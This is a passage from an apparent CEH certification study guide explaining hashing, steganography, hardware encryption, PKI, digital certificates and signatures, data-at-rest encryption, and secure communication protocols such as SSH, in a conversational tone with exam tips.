I'll leave it to you to form your own opinions about how far government tentacles should be allowed to spread and where the line of personal privacy becomes a hindrance to public safety. For example, the Australian Parliament passed the Assistance and Access Act, unopposed and unamended (as described in the Electronic Frontier Foundation article at <https://www.eff.org/deeplinks/2018/12/new-fight-online-privacy-and-security-australia-falls-what-happens-next>). The

act basically states the government has the right to compel tech companies and developers to reengineer anything protected by cryptography in order for the government to use it (for spying purposes). Therefore, if Company A builds in a backdoor to comply with Australia's laws, who's to say that same backdoor wouldn't be made accessible in a different country via a court order?

People far smarter than I am have framed this debate on both sides and know worlds more about it than I could ever dream. But I'm a paranoid guy by nature, so I'll caution you to remember one thing: Big Brother is watching—and can probably see more than you think.



**EXAM TIP** When it comes to questions on the exam regarding hashes, remember two things. First, they're used for integrity (any deviation in the hash value, no matter how small, indicates the original file has been corrupted). Second, even though hashes are one-way functions, a sufficient collision attack may break older versions (such as MD5).

Lastly on hashes, there are a bajillion different tools out there you can use to create and view them (and yes, *bajillion* is a real word). A few of note include HashCalc (<https://www.slavasoft.com/hashcalc>), MD5 Calculator (<https://www.bullzip.com>), and HashMyFiles (<https://www.nirsoft.net>). You can even get tools on your mobile device (like Hash Droid, from <https://play.google.com>) for your hashing needs on the go. Because who doesn't want to calculate some hash values while Instagramming or Snapchatting?

# Steganography

While not an encryption algorithm in and of itself, steganography is a great way to send messages back and forth without others even realizing it. *Steganography* is the practice of concealing a message inside another medium (such as another file or an image) in such a way that only the sender and recipient even know of its existence, let alone the manner in which to decipher it. Think about it: in every other method we've talked about so far, anyone monitoring the wire *knows* you're trying to communicate secretly—they can see the cipher text and know something is up. With steganography, you're simply sending a picture of the kids fishing. Anyone watching the wire sees a cute picture and a lot of smiles, never knowing they're looking at a message saying, for instance, "People who eavesdrop are losers."

Steganography can be as simple as hiding the message in the text of a written correspondence or as complex as changing bits within a huge media file to carry a message. For example, you could let the recipient know that each letter starting a paragraph is relevant. Or you could simply write in code, using names of famous landmarks to indicate a message. As another example, and probably closer to what most people associate steganography with, you could take an image file and simply change the least meaningful bit in every byte to represent data—anyone looking at it would hardly notice the difference in the slight change of color or loss of sharpness.



**EXAM TIP** How can you tell if a file is a stego-file? For text, character positions are key (look for text patterns, unusual blank spaces, and language anomalies). Image files will be larger in size than they would otherwise be, and may show some weird color palette “faults.” Audio and video files require some statistical analysis and specific tools.

In image steganography, there are three main techniques, the first of which was just mentioned: least significant bit insertion. Another method is masking and filtering, which is usually accomplished on grayscale images. Masking hides the data in much the same way as a watermark on a document; however, it's accomplished by modifying the luminescence of image parts. Lastly, algorithmic transformation allows steganographers to hide data in the mathematical functions used in image compression. In any case, the image appears normal, except its file size is much bigger. To a casual observation, it might be nearly impossible to tell the image is carrying a hidden message. In a video or sound file, it may even be less noticeable.

If hiding messages in a single image file works, surely hiding messages in a giant video file will as well. Tools like OmniHide Pro and Masker do a good job of sticking messages into the video stream smoothly and easily. Audio steganography is just as effective, taking advantage of frequencies the human ear can't pick up—not to mention hiding data in a variety of other methods, like phase encoding and tone insertion. DeepSound and MP3Stego are both tools that can assist with this.

Before you get all excited, though, and go running out to put secret messages in your cell phone pics from last Friday night's party, you need to know that a variety of tools and methods are in place to look for, and prevent, steganographic file usage. Although there are legitimate uses for it—digital watermarks (used by some companies to identify their applications) come to mind—most antivirus programs and spyware tools actively look for steganography. There are more “steg” or “stego” tools available than we could possibly cover here in this book, and they can be downloaded from a variety of locations (just be careful!). A few examples include QuickStego (<http://quickcrypto.com>), gifshuffle and SNOW (<https://www.darkside.com.au>), Steganography Studio (<http://stegstudio.sourceforge.net>), and OpenStego (<https://www.openstego.com>).

# Hardware Encryption

Lastly in our romp through encryption techniques, we need to pause just a moment to consider the other method of encryption. Up to this point everything we've talked about has been software driven. But what about all this hardware we have with all this computing power? Can we not use hardware to encrypt? Why, sure we can. Sort of...

I thought the official curriculum definition of hardware encryption seemed inadequate, so I went out reading. It turns out the Internet is filled with people who have wildly different ideas about just what, exactly, makes up hardware-based encryption. Some defined it as "encryption that happens on the drive itself," while others offered "encryption occurring as a result of hardware function," neither of which fits the bill. But after some digging and reading, I found some descriptions that match up with what the courseware wants you to know.

Long story short, *hardware encryption* uses computer hardware (such as a dedicated processor) to assist software in encrypting data. Sometimes this assistance goes as far as outright replacement, but the idea is the device itself carries encryption capabilities with it, storing encryption keys and other sensitive items in highly protected areas of RAM or flash memory.

Benefits of using hardware-based encryption devices are almost common sense in nature. For instance, if you're using a dedicated processor to encrypt the data, the system's processor doesn't have to, freeing it up to do the tasks the system processor should be worrying about in the first place. Hardware encryption also offers faster algorithm processing, tamper-proof/resistant key storage, and protection against malicious code (most devices do not support add-on software or allow other code to run, effectively neutralizing malware and unauthorized code). Continuing with performance enhancement, these devices also hold reduced instruction sets, making the entire process faster.

There are numerous hardware encryption devices out and about that you can research and examine. Four items in this regard for

your CEH study include USB encryption, hard drive encryption, HSM, and TPM. While the first two are self-explanatory, the two acronyms merit further explanation: a *hardware security module (HSM)* is an external security device used to manage, generate, and store cryptography keys, and a *trusted platform module (TPM)* is a chip (or processor) present on system motherboards that performs cryptographic functions and stores encryption keys.

---



**NOTE** How about a new buzzword? Homomorphic encryption. Consider medical data in the cloud where certain operations need to take place but you can't *fully* decrypt the data. Now imagine a system could exist where quasi-encryption could be "around" the data where certain operations and analysis could take place on the ciphertext in a way you could control. Microsoft, IBM, Intel, and Google are all actively researching these techniques and their applicability to cloud-hosted secure data (see, e.g., <https://portswigger.net/daily-swig/google-open-sources-tools-to-bring-fully-homomorphic-encryption-into-the-mainstream> and [https://en.wikipedia.org/wiki/Homomorphic\\_encryption](https://en.wikipedia.org/wiki/Homomorphic_encryption)).

## PKI, the Digital Certificate, and Digital Signatures

So, we've spent some time discussing encryption algorithms and techniques as well as covering the theory behind it all. But what about the practical implementation? Just how does it all come together?

Well, there are a couple of components to consider in an overall encryption scheme. First is the protection of the data itself—the *encryption*. This is done with the key set: one for encrypting and one for decrypting. This may be a little bit of review here, but it's critical



to realize the importance of key generation in an asymmetric encryption scheme. As we've already covered, two keys are generated for each party within the encryption scheme, and the keys are generated *as a pair*. The first key, used for encrypting message, is known as the *public key*. The second key, used for decrypting messages, is known as the *private key*. Public keys are shared; private keys are not.


No pun intended here, I promise, but the key to a successful encryption system is the infrastructure in place to create and manage the encryption keys. Imagine a system with loose controls over the creation and distribution of keys—it would be near anarchy! Users wouldn't know which key was which, older keys could be used to encrypt and decrypt messages even though the user was gone, and the storage of key copies would be a nightmare. In a classic (and the most common) asymmetric encryption scheme, a public key and a private key, at a minimum, have to be created, managed, distributed, stored, and, finally, revoked.

Second, keep in mind that there's more to it than just encrypting and decrypting messages—there's the whole problem of nonrepudiation to address. After all, if you're not sure which public key actually belongs to the user Bill, what's the point of having an encryption scheme in the first place? You may wind up using the wrong key and encrypting a message for Bill that the bad guy can read with impunity—and Bill can't even open! There are multiple providers of encryption frameworks to accomplish this task, and most follow a basic template known as *public key infrastructure (PKI)*.

## **The PKI System**

A friend of mine once told me that the classic PKI is an example of “beautifully complex simplicity.” PKI is basically a system designed to verify and authenticate the identity of individuals within the enterprise taking part in a data exchange. It consists of hardware, software, and policies that create, manage, store, distribute, and

revoke keys and digital certificates (which we'll cover in a minute). A simplified picture of the whole thing in action is shown in [Figure 11-2](#), but be forewarned: not all PKI systems are identical. Some aspects are common among all PKI systems (for example, the initial request for keys and certs is often done in person), but there's lots of room for differences.



**Figure 11-2** The PKI system

For one, the certificate authority (CA) may be internal to begin with, and there could be any number of subordinate CAs—also known as *registration authorities (RAs)*—to handle things internally (as a matter of fact, most root CAs are removed from network access to protect the integrity of the system). In many systems, the public and private key pair—along with the certificate—are put on a token (like the Common Access Card [CAC] in the DoD), which is required going forward when the user wishes to authenticate. Additionally, certificates for applications and services are handled

completely different. The whole process can get confusing if you try to understand it all at once. Just take it one step at a time and hopefully I'll answer everything along the way.

The PKI system starts at the top, with a (usually) neutral party known as the *certificate authority (CA)*. The CA acts as a third party to the organization, much like a public notary; when it signs something as valid, you can trust, with relative assuredness, that it is. The job of the CA is to create and issue digital certificates that can be used to verify identity. The CA also keeps track of all the certificates within the system (using a certificate management system) and maintains a *certificate revocation list (CRL)*, used to track which certificates have problems and which have been revoked.

---



**NOTE** In many PKI systems, an outside entity known as a *validation authority (VA)* is used to validate certificates—usually done via Online Certificate Status Protocol (OCSP).

The way the PKI system works is fairly simple. Because the CA provides the certificate and key (public), the user can be certain the public key actually belongs to the intended recipient; after all, the CA is vouching for it. The CA also simplifies distribution of keys. A user doesn't have to go to every user in the organization to get their individual keys; he can just go to the CA.

For a really simple example, consider user Jack, who just joined an organization without a full PKI system. Jack needs a key pair to encrypt and decrypt messages. He also needs a place to get the public keys for the other users on the network. With no controlling figure in place, he would simply create his own set of keys and distribute them in any way he saw fit. Other users on the network would have no real way of verifying his identity, other than, basically, to take his word for it. Additionally, Jack would have to go to each user in the enterprise to get their public key.

User Bob, on the other hand, joins an organization using a PKI system with a local person acting as the CA. Bob goes to his security officer (the CA) and applies for encryption keys. The local security guy first verifies Bob is actually Bob (driver's license, and so on) and then asks how long Bob needs the encryption keys and for what purpose. Once he's satisfied, the CA creates the user ID in the PKI system, generating a key pair for encryption and a digital certificate for Bob to use. Bob can now send his certificate around, and others in the organization can trust it because the CA verifies it. Additionally, anyone wanting to send a message to Bob goes to the CA to get a legitimate copy of Bob's public key. It's much cleaner, much smoother, and much more secure. As an aside, and definitely worth pointing out here, the act of the CA creating the key is important, but the fact that the CA signs it digitally is what validates the entire system. Therefore, protection of your CA is of utmost importance.

---



**NOTE** Want more to worry about with the CA? Just imagine what could happen if an attacker manages to add a root CA for their own certificates into your browser. Once that's done, your browser will *automatically* trust certificates with that signature. It's not real common, but the browser tends to accept certificates signed by a trusted root. Root CAs are very important, and many people just assume that all the root CA certificates on their happy little Windows box are valid. And if you were to check those happy root CAs on your machine, you'd be surprised to see *just how many you trust implicitly*.

And finally, another term associated with PKI, especially when the topic is CAs, is *trust model*. This describes how entities within an enterprise deal with keys, signatures, and certificates, and there are three basic models. In the first, called *web of trust*, multiple entities

sign certificates for one another. In other words, users within this system trust each other based on certificates they receive from other users on the same system.

---



**EXAM TIP** A CA can be set up to trust another CA in a completely different PKI through something called *cross-certification*. This allows both PKI CAs to validate certificates generated from either side.

The other two models rely on a more structured setup. A *single-authority system* has a CA at the top that creates and issues certificates. Users trust each other based on the CA. The *hierarchical trust system* also has a CA at the top (which is known as the *root* CA) but makes use of one or more RAs subordinate to it to issue and manage certificates. This system is the most secure because users can track the certificate back to the root to ensure authenticity without a single point of failure.

## Digital Certificates

I know this may seem out of order, since I've mentioned the word *certificate* multiple times already, but it's nearly impossible to discuss PKI without mentioning certificates, and vice versa. As you can probably tell so far, a digital certificate isn't really involved with encryption at all. It is, instead, a measure by which entities on a network can provide identification. A *digital certificate* is an electronic file that is used to verify a user's identity, providing nonrepudiation throughout the system.

The certificate itself, in the PKI framework, follows a standard used worldwide. The X.509 standard, published by ITU (International Telecommunications Union) and part of a much bigger series of standards set up for directory services and such, defines

what should and should not be in a digital certificate. Because of the standard, any system complying with X.509 can exchange and use digital certificates to establish authenticity.


Some of the more pertinent contents of a digital certificate are listed here:

- **Version** This identifies the certificate format. Over time, the actual format of the certificate has changed slightly, allowing for different entries. The most common version in use is 1.
- **Serial Number** Fairly self-explanatory, the serial number is used to uniquely identify the certificate.
- **Subject** This is whoever or whatever is being identified by the certificate.
- **Algorithm ID (or Signature Algorithm)** This shows the algorithm that was used to create the digital signature.
- **Issuer** This shows the entity that verifies the authenticity of the certificate. The issuer is the one who creates the certificates.
- **Valid From and Valid To** These fields show the dates the certificate is good through.
- **Key Usage** This shows for what purpose the certificate was created.
- **Subject's Public Key** A copy of the subject's public key is included in the digital certificate, for obvious purposes.
- **Optional** These fields include Issuer Unique Identifier, Subject Alternative Name, and Extensions.


To see certificates in action, try the steps listed here to look at a digital certificate (this one's actually from Mozilla). Any site using digital certificates will work; this one is simply used as an example:

1. Open Firefox and go to <https://support.mozilla.org/en-US/kb/secure-website-certificate> (the site displayed gives a great


rundown on digital certificates). Click the lock icon in the top-left corner and then click the right arrow beside Connection.




2. At the bottom of the next screen, click the More Information button.



3. When the Security tab of the Page Info window appears, as shown in the following illustration, click View Certificate.



4. The digital certificate is displayed, as shown in the following illustration.



**EXAM TIP** Know what is in the digital certificate and what each field does. It's especially important to remember the public key is sent with the certificate.



So, how does the digital certificate work within the system? For example's sake, let's go back to user Bob introduced in the previous section. He applied for and received his digital certificate through the CA. When the cert arrived, Bob noticed two things: First, the certificate itself is signed. Second, the CA provided a copy of its own public key. He asks his security person what this all means.

Bob learns this method is used to deliver the certificate to the individual safely and securely and also provides a means for Bob to be *absolutely certain* the certificate came from the CA and not from some outside bad guy. How so? The CA signed the certificate before he sent it using the CA's *private* key. Because the only key in existence that could possibly decrypt it is the CA's own public key, which is readily available to anyone, Bob can rest assured he has a valid certificate. Bob can now use his certificate, containing information about him that others can verify with the CA, to prove his identity.

---



**NOTE** Speaking of root CAs, Microsoft Windows (and other operating systems) have certain companies and organizations they think are trustworthy, and they add these root CAs automatically for you. Which could be a rather terrifying thought if you were a paranoid guy like me. I mean, if a bad guy somehow dupes and/or compromises one of those root companies... It has happened before (<https://www.csoonline.com/article/2623707/hacking/the-real-security-issue-behind-the-comodo-hack.html>) and could cause the whole thing to collapse.

Finally, when it comes to certificates, you should also know the difference between signed certificates and self-signed certificates. Generally speaking, every certificate is signed by something, but the difference between these two types of certs comes down to who

signed it and who validates it. As we've covered already, certificates can be used for a variety of purposes, and each cert is generated for a specific purpose. Suppose you have an application or service *completely* internal to your organization, and you want to provide authentication services via certificates. A *self-signed certificate*—one created internally and never intended to be used in any other situation or circumstance—would likely be your best choice. In most enterprise-level networks, you're bound to find self-signed certificates all over the place. They save money and complexity—since there's no need to involve an external verification authority—and are relatively easy to put into place. Managing self-signed certs can sometimes be hard, and any external access to them is a definite no-no, but internal use is generally accepted.

---



**NOTE** In the interest of covering everything, note that EC-Council seems to center on a self-signed certificate being signed by the same entity whose identity it certifies (that is, signed using the entity's own private key). In practice, internal CAs can be (and are) created to handle self-signed certs inside the network.

*Signed certificates* generally indicate a CA is involved and the signature validating the identity of the entity is confirmed via an external source—in some instances, a validation authority (VA). Signed certificates, as opposed to self-signed certificates, can be trusted: assuming the CA chain is validated and not corrupted, it's good everywhere. Obviously, anything accessible to (or using) external connectivity requires a signed certificate.

## Digital Signatures

Speaking of signed and self-signed certificates, let's take a few minutes to discuss the definition and description of the digital

signature. The only real reason this is ever a confusing topic is that instructors spend a lot of time drilling into students' heads that the public key is for encryption and that the private key is for decryption. In general, this is a true statement (and I'm willing to bet you'll see it on your exam that way). However, remember that the keys are created in pairs—what one key does, the other undoes. If you encrypt something with the public key, the private key is the only one that can decrypt it. But that works in reverse, too; if you encrypt something with your private key, only your public key can decrypt it.

Keeping this in mind, the digital signature is an easy concept to understand. A *digital signature* is nothing more than an algorithmic output that is designed to ensure the authenticity (and integrity) of the sender—basically a hash algorithm. The way it works is simple:

1. Bob creates a text message to send to Joe.
2. Bob runs his message through a hash and generates an outcome.
3. Bob then encrypts the outcome of that hash with his *private* key and sends the message, along with the encrypted hash, to Joe.
4. Joe receives the message and attempts to decrypt the hash with Bob's *public* key. If it works, he knows the message came from Bob because the only thing Bob's public key could ever decrypt is something that was encrypted using his private key in the first place. Since Bob is the only one with that private key—voilà!



**NOTE** FIPS 186-4 specifies that something called the Digital Signature Algorithm (DSA) be used in the generation and verification of digital signatures. DSA is a Federal Information Processing Standard that was proposed by the National Institute of Standards and

Technology (NIST) in August 1991 for use in its Digital Signature Standard (DSS).

## **To Sum Up**

When it comes to PKI, asymmetric encryption, digital certificates, and digital signatures, remembering a few important facts will avoid a lot of headaches for you. Keys are generated in pairs, and what one does, the other undoes. In general, the public key (shared with everyone) is used for encryption, and the private key (kept only by the owner) is used for decryption. Although the private key is created to decrypt messages sent to the owner, it is also used to prove authenticity through the digital signature (encrypting with the private key allows recipients to decrypt with the readily available public key). Key generation, distribution, and revocation are best handled within a framework, often referred to as PKI (public key infrastructure). PKI also allows for the creation and dissemination of digital certificates, which are used to prove the identity of an entity on the network and follow a standard (X.509).

## **Encrypted Communication and Cryptography Attacks**

Okay, cryptography warriors, we're almost to the finish line. Hang with me—we have just a couple more things to get out of the way. They're important, and you will be tested on them, so don't ditch it all just yet. Thus far you've learned a bit about what cryptography is and what encryption algorithms can do for you. In this section, we cover a few final pieces of the CEH cryptography exam objective: how people communicate securely with one another using various encryption techniques, and what attacks allow the ethical hacker to disrupt or steal that communication. But before we get there, let's take just a second to cover something really important—data at rest.

Data at rest (DAR) is a term being bandied about quite a bit lately in the IT security world, and it's probably one of the most

misunderstood terms by senior management types. I say it's misunderstood because data "at rest" means different things to different people. In general terms, "at rest" means the data is not being accessed, and to many people that means everything on the drive not currently being modified or loaded into memory. For example, a folder stored out on a server that's just sitting there would be at rest because "nobody is using it." But in reality there's more to the definition. The true meaning of *data at rest* is data that is in a stored state and not currently accessible. For example, data on a laptop when the laptop is powered off is in a resting state, and data on a backup drive sitting off the system/network is at rest, but data in a powered-on, networked, accessible server's folder is not—whether it's currently being used or not right now is immaterial.

DAR vendors are tasked with a simple objective: protect the data on mobile devices and laptops from loss or theft while it is in a resting state. Usually this entails *full disk encryption (FDE)*, where pre-boot authentication (usually an account and password) is necessary to "unlock" the drive before the system can even boot up—once it's up and running, protection of the data falls to other measures. The idea is if a bad guy steals your laptop or mobile device, the data on the drive is protected. FDE can be software or hardware based, and it can use network-based authentication (Active Directory, for example) and/or local authentication sources (a local account or locally cached from a network source). Software-based FDE can even provide central management, making key management and recovery actions much easier. More than a few products and applications are available for doing this. Microsoft provided BitLocker on Pro, Enterprise, and Education releases for exactly this purpose. McAfee has a full disk encryption offering called Endpoint Encryption, with administrative dashboards and controls. Symantec Drive Encryption and Gilisoft Full Disk Encryption are other options.

---



**NOTE** Another benefit to FDE is protection against the old boot-n-root attack. A bootable USB you can plug in to, boot off of, and then wreak havoc on the desktop system? Pfft—not only is the data protected, but the OS is, too.

Am I saying that files and folders on active systems don't require encryption protection? No, not at all—I'm simply pointing out that DAR protection is designed for a very specific purpose. Laptops and mobile devices should have FDE because they are taken offsite and have the potential to be stolen. An HPE ProLiant DL80 on your data floor? Probably not, unless one of your admins takes it out of the cabinet, unhooks everything, and carries it home in the evening. And if they're doing that, you have some serious physical security issues to deal with.

For the data on those servers that require additional confidentiality protection, of course encrypt the files or folder, or even the drives themselves, with a tool designed to help you with that specific security need. NIST gets into a lot of virtual disk and volume encryption, but I'm not sure that's all that valuable here. Instead, you should understand the difference between encrypting an entire disk with a pre-boot authenticating system (which changes the MBR) and individual volume, folder, and file encryption. For one tool example, Microsoft builds Encrypting File System (EFS) into its operating systems now for files, folders, and drives needing encryption. Other tools range from free products, such as VeraCrypt, AxCrypt, and GNU Privacy Guard (GnuPG), to using PKI within the system, such as Entrust products. The point is, full disk encryption may sound like a great idea in the boardroom, but once the drive is unlocked, the data inside is not protected.

## Let's Go to the Source

I was talking about this section of the book with my lovely and talented wife on our walk today and was expressing my rage at not being able to convince upper management types (at a previous position) that the true definition of data at rest doesn't encompass a storage area network when she said, "No, Matt, that's not right. SAN storage *is* data at rest." Tic, tic, tic, tic...

After our walk, we went directly to the source, as we often do when we both think we're right—in this case, NIST. We viewed two main sources: NIST Special Publication (SP) 800-111, *Guide to Storage Encryption Technologies for End User Devices* (<https://csrc.nist.gov/publications/detail/sp/800-111/final>), and NIST SP 800-53, Revision 5, *Security and Privacy Controls for Information Systems and Organizations* (<https://csrc.nist.gov/publications/detail/sp/800-53-rev5/final>). As an aside, I had to go find a link for 800-53 Rev. 5 myself because my wife was viewing a local copy on our home computer. When I asked her for the link and she said it was a local copy, I enquired why she had one stored locally, just sitting there. She responded, "The bigger question is, why don't you?" I love that woman.

In any case, at the time of our argument what we found out was...we're both right. NIST SP 800-53 Rev. 5, Control SC-28, "Protection of Information at Rest," didn't actually define SAN or any other accessible network location as data at rest in the control itself, but did define desktops, laptops, mobile devices, and storage devices as data-at-rest locales—making me right. However, the control *enhancement*, SC-28 (1), allowed for system owners to include SAN and other locales in their data-at-rest control set. It's not required in the actual control for "high" security systems, but sometimes the enhancements are written to allow system owners some flexibility. In other words, organizations can define what is DAR and what isn't, to determine where they're at risk and to apply security controls appropriately—all of which made her right.

Interestingly, NIST doesn't even say you *must* encrypt these controls—it just says they must provide for confidentiality. Generally that involves some form of encryption, but I'm sure somebody somewhere could argue some physical security controls and others could be used as data-at-rest protection. What's really important here is the level of flexibility involved in all of this. Just keep in mind when you're discussing this kind of stuff, there's often more than one right answer—especially if you're debating with my wife.

As a side note, Rev 5 has been updated to include, specifically, storage area networks as being under DAR consideration. So now I have to go admit I'm wrong. Again.



**NOTE** If security is your highest goal, consider keeping your decryption key in a separate location than the data you're encrypting—for example, on a USB drive.

## Encrypted Communication

It's one thing to protect your data at rest, but it's another thing altogether to figure out how to transport it securely and safely. Encryption algorithms—both symmetric and asymmetric—were designed to help us do both, mainly because when networking and the Internet were being built, no one even thought security would be an issue.

Want proof? Name some Application layer protocols in your head and think about how they work. SMTP? Great protocol, used to move e-mail back and forth. Secure? Heck no—it's all in plain text. What about Telnet and SNMP? Same thing, and maybe even worse (SNMP can do bad, bad things in the wrong hands). FTP? Please, don't even begin to tell me that's secure.




So, how can we communicate securely with one another? There are plenty of options, and I'm sure we could spend an entire book talking about them—but we're not. The list provided here obviously isn't all-inclusive, but it does cover the major communications avenues and the major topics about them you'll need a familiarity with for your exam:

- **Secure Shell (SSH)** SSH is, basically, a secured version of Telnet. SSH uses TCP port 22, by default, and relies on public key cryptography for its encryption. Originally designed for remote sessions into Unix machines for command execution, it can be used as a tunneling protocol. SSH2 is the successor to SSH. It's more secure, efficient, and portable, and it includes a built-in encrypted version of FTP (SFTP).
